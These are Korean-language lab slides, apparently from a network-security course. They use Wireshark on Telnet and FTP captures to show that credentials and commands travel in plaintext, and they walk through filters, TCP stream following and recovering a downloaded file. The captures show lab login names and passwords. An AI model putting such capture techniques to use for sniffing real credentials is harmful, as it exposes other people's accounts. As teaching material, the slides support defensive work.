


2

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- Telnet 프로토콜 분석(#1 telnet.pcap)

- 텔넷 서비스는 네트워크 평문 전송과 교환을 하기 때문에 아래와 같이 중요정보가 평문으로 노출된다.



Wireshark · Follow TCP Stream (tcp.stream eq 15) · #1 telnet.pcap

```
..... .!.."'.....#..%.....' .....%.....P.....  
..!.."'.....'..SFUTLNTVER.SFUTLNTMODE.....#..'.DISPLAY.kali:0....'...Welcome to  
Microsoft Telnet Service  
  
login: AAddmmiinnniissttaarr... ... .rraattoorr  
  
password: qhdks...0!  
.....xterm-256color.....xterm-256color..  
  
*=====  
Microsoft Telnet Server.  
*=====  
C:\Users\Administrator>nnoottepepaadd//eexxee.....eexxee
```

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• FTP 프로토콜 분석 (#2 ftp.pcap)


- TCP/IP 프로토콜을 가지고 서버와 클라이언트 사이의 파일 전송을 하기 위한 프로토콜이다.
- 최초의 FTP 클라이언트 애플리케이션들은 운영 체제가 그래픽 사용자 인터페이스를 갖추기 이전에 개발된 CUI 프로그램으로 현재 대부분의 윈도우, 유닉스, 리눅스 운영 체제에 기본 포함

» 명령/데이터전송 연결

연결	설명
명령 연결	먼저 제어 포트인 서버 21번 포트로 사용자 인증 명령을 위한 연결 생성 후 여기를 통해 클라이언트에서 지시하는 명령어 전달
데이터 전송용 연결	실제의 파일 전송은 필요할 때 새로운 연결

» 능동/수동(Active/Passive) 모드

모드	설명
능동 모드	서버가 자신의 데이터 포트인 20번 포트에서부터 클라이언트가 지정한 지점으로 데이터 연결(1023<클라이언트 포트) 클라이언트가 방화벽, NAT(IP 마스킹) 등을 사용하는 환경일 때 동작 X
수동 모드	클라이언트가 서버의 지정한 포트로 연결 보통 양쪽 포트 모두 1023 보다 큰 포트를 사용한다



포트 21을 사용하여 수동 연결을 시작하는 그림

그림 출처: 위키피디아

- FTP 프로토콜 분석 (#2 ftp.pcap)
 - ftp와 ftp-data를 패킷 필터로 검색하면 ftp 프로토콜을 확인할 수 있다.
 - » ftp는 명령 연결을 확인, ftp-data는 데이터 연결을 확인
 - » ftp-data || ftp를 사용해서 두 통신을 같이 확인 가능

The screenshot shows two instances of Wireshark running side-by-side. Both instances are displaying the same pcap file, #2 ftp.pcap, which captures an FTP session. The top instance has a green title bar labeled 'ftp'. The bottom instance has a green title bar labeled 'ftp-data || ftp'. Both instances show a list of network packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The Info column provides detailed descriptions of each packet's content, such as login requests, file transfers, and directory listings. The interface includes standard Wireshark tools like zoom, search, and selection buttons at the top.

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- FTP 프로토콜 분석 (#2 ftp.pcap)

- Follow TCP Stream을 확인하면 FTP 통신을 확인 가능하다.

Source	Destination	Protocol	Length	Info
192.168.187.128	192.168.187.131	FTP	109	Response: 220 DaFTP Server\277\241 \27
192.168.187.131	192.168.187.128	FTP		Mark/Unmark Packet
192.168.187.128	192.168.187.131	FTP		Ignore/Unignore Packet
192.168.187.131	192.168.187.128	FTP		Set/Unset Time Reference
192.168.187.128	192.168.187.131	FTP		Time Shift...
192.168.187.131	192.168.187.128	FTP		Packet Comment...
192.168.187.128	192.168.187.131	FTP		Edit Resolved Name
192.168.187.131	192.168.187.128	FTP		Apply as Filter
192.168.187.128	192.168.187.131	FTP		Prepare a Filter
192.168.187.131	192.168.187.128	FTP		Conversation Filter
192.168.187.128	192.168.187.131	FTP		Colorize Conversation
192.168.187.128	192.168.187.131	FTP		SCTP
				Follow
				TCP Stream
				Copy
				Protocol Preferences
				Decode As...
				UDP Stream
				SSL Stream
				HTTP Stream

on wire (872 bits), 109 bytes captured (872 bits)

Session 4, Src: 192.168.187.128, Dst: 192.168.187.131
 Protocol, Src Port: 21, Dst Port: 45936, Seq: 1,
 (FTP)
 actory:]

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• FTP 프로토콜 분석 (#2 ftp.pcap)

» 패킷 정보에서 마우스 오른쪽 [Follow] 메뉴에서 [TCP Stream]을 클릭한다.

Wireshark · Follow TCP Stream (tcp.stream eq 8) · #2 ftp.pcap

```

220 DaFTP Server... .....
USER boanproject
331 User name okay, need password.
PASS boanproject
230 User logged in, proceed.
SYST
215 UNIX Type: L8
PORT 192,168,187,131,225,253
200 PORT Command successful.
LIST
125 Opening ASCII mode data connection for /bin/ls.
226 Closing data connection.
TYPE I
200 Type set to I.
PORT 192,168,187,131,232,243
200 PORT Command successful.
RETR Sysmon64.exe
150 File status okay; about to open data connection.
226 Closing data connection.
PORT 192,168,187,131,187,105
200 PORT Command successful.
STOR telnet.pcapng
550 Requested action aborted: local error in processing.
QUIT
221 Goodbye.

```

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• FTP 프로토콜 분석 (#2 ftp.pcap)

» [Statistics] > [Conversations] 기능을 활용하여 데이터 전송 크기와 대상을 분석할 수 있다.

Wireshark · Conversations · #2 ftp.pcap

Ethernet	IPv4 · 2	IPv6	TCP · 63	UDP · 1	Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/
					192.168.187.131	17611	192.168.187.128	2238	4	244	2	112	2	132	0.000000	0.5008	
					192.168.187.131	17611	192.168.187.128	2238	6	368	3	168	3	200	0.501256	1.0029	
					192.168.187.131	17611	192.168.187.128	2238	6	368	3	168	3	200	1.504473	1.0028	
					192.168.187.131	17611	192.168.187.128	2239	6	368	3	168	3	200	2.377606	1.0018	
					192.168.187.131	17611	192.168.187.128	2240	6	368	3	168	3	200	2.378464	1.0009	
					192.168.187.131	17611	192.168.187.128	2238	6	368	3	168	3	200	2.507701	1.0120	
					192.168.187.131	17611	192.168.187.128	2240	6	368	3	168	3	200	3.380259	1.0035	
					192.168.187.131	17611	192.168.187.128	2239	6	368	3	168	3	200	3.380260	1.0034	
					192.168.187.131	45936	192.168.187.128	21	44	3,674	27	2,035	17	1,639	3.430485	47.1347	
					192.168.187.131	17611	192.168.187.128	2238	6	368	3	168	3	200	3.520097	1.0016	
					192.168.187.131	17611	192.168.187.128	2239	6	368	3	168	3	200	4.384288	1.0017	
					192.168.187.131	17611	192.168.187.128	2240	6	368	3	168	3	200	4.384289	1.0018	
					192.168.187.131	17611	192.168.187.128	2239	6	368	3	168	3	200	5.386525	1.0014	
					192.168.187.131	17611	192.168.187.128	2240	6	368	3	168	3	200	5.386558	1.0014	
					192.168.187.131	17611	192.168.187.128	2239	6	368	3	168	3	200	6.388475	0.9914	
					192.168.187.131	17611	192.168.187.128	2240	6	368	3	168	3	200	6.388555	0.9914	
					192.168.187.131	17611	192.168.187.128	2241	6	368	3	168	3	200	14.558284	1.0025	
					192.168.187.131	57853	192.168.187.128	20	10	680	4	236	6	444	15.139464	0.0031	
					192.168.187.131	17611	192.168.187.128	2241	6	368	3	168	3	200	15.561357	1.0010	
					192.168.187.131	17611	192.168.187.128	2241	6	368	3	168	2	200	16.563056	1.0068	


Name resolution Limit to display filter Absolute start time Conversation Types ▾

도움말 Copy Follow Stream... Graph... 닫기(C)

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• FTP 프로토콜 분석 (#2 ftp.pcap)

» [Statistics] > [Flow Graph] 기능을 활용하여 데이터 전송 순서를 확인할 수 있다.




<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• FTP 프로토콜 분석 (#2 ftp.pcap)

» 패킷 필터 기능에 [ftp.request.command](#) 입력하면 FTP 통신을 대략적으로 확인 가능하다.

#2 ftp.pcap



No.	Time	Source	Destination	Protocol	Length	Info
97	7.991096	192.168.187.131	192.168.187.128	FTP	86	Request: USER boanproject
100	11.933808	192.168.187.131	192.168.187.128	FTP	86	Request: PASS boanproject
103	11.972074	192.168.187.131	192.168.187.128	FTP	74	Request: SYST
110	15.070653	192.168.187.131	192.168.187.128	FTP	98	Request: PORT 192,168,187,131,225,253
113	15.128455	192.168.187.131	192.168.187.128	FTP	74	Request: LIST
206	21.561509	192.168.187.131	192.168.187.128	FTP	76	Request: TYPE I
209	21.575198	192.168.187.131	192.168.187.128	FTP	98	Request: PORT 192,168,187,131,232,243
211	21.632495	192.168.187.131	192.168.187.128	FTP	87	Request: RETR Sysmon64.exe
843	28.630836	192.168.187.131	192.168.187.128	FTP	98	Request: PORT 192,168,187,131,187,105
846	28.690041	192.168.187.131	192.168.187.128	FTP	88	Request: STOR telnet.pcapng
1011	50.554301	192.168.187.131	192.168.187.128	FTP	74	Request: QUIT

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• FTP 프로토콜 분석 (#2 ftp.pcap)

- » 패킷 필터 기능에 ftp.request.command==RETR나 ftp.request.command==STOR 입력
- » RETR: FTP 서버에서 파일을 가져오는 명령어
- » STOR: FTP 서버에 파일을 저장하는 명령어

#2 ftp.pcap

No.	Time	Source	Destination	Protocol	Length	Info
+	211 21.632495	192.168.187.131	192.168.187.128	FTP	87	Request: RETR Sysmon64.exe

#2 ftp.pcap


No.	Time	Source	Destination	Protocol	Length	Info
+	846 28.690041	192.168.187.131	192.168.187.128	FTP	88	Request: STOR telnet.pcapng

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• FTP 프로토콜 분석 (#2 ftp.pcap)

- » TCP Stream 정보에서 [Save as....]를 클릭하여 데이터를 복원한다.
- » ftp.request.command==RETR의 결과에서 패킷이 인덱스가 No. 211 정보 파악
- » ftp-data 필터를 한 뒤 No. 216에서 Sysmon64.exe를 다운 받은 패킷을 찾을 수 있음

#2 ftp.pcap



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ftp-data Expr


No.	Time	Source	Destination	Protocol	Length	Info
118	15.139683	192.168.187.128	192.168.187.131	FTP-DA...	65	FTP Data: 9 bytes (PORT) (LIST)
120	15.142127	192.168.187.128	192.168.187.131	FTP-DA...	125	FTP Data: 69 bytes (PORT) (LIST)
216	21.673596	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
218	21.673596	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
220	21.673759	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
222	21.673759	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
224	21.673760	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
226	21.673760	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
228	21.673903	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
230	21.673905	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
232	21.673905	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)
234	21.673906	192.168.187.128	192.168.187.131	FTP-DA...	1516	FTP Data: 1460 bytes (PORT) (RETR Sysmon64.exe)

2

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- FTP 프로토콜 분석 (#2 ftp.pcap)

» 이전 패킷의 마우스 오른쪽 키를 사용해 Follow > TCP Stream을 사용해서 Stream창을 연다.

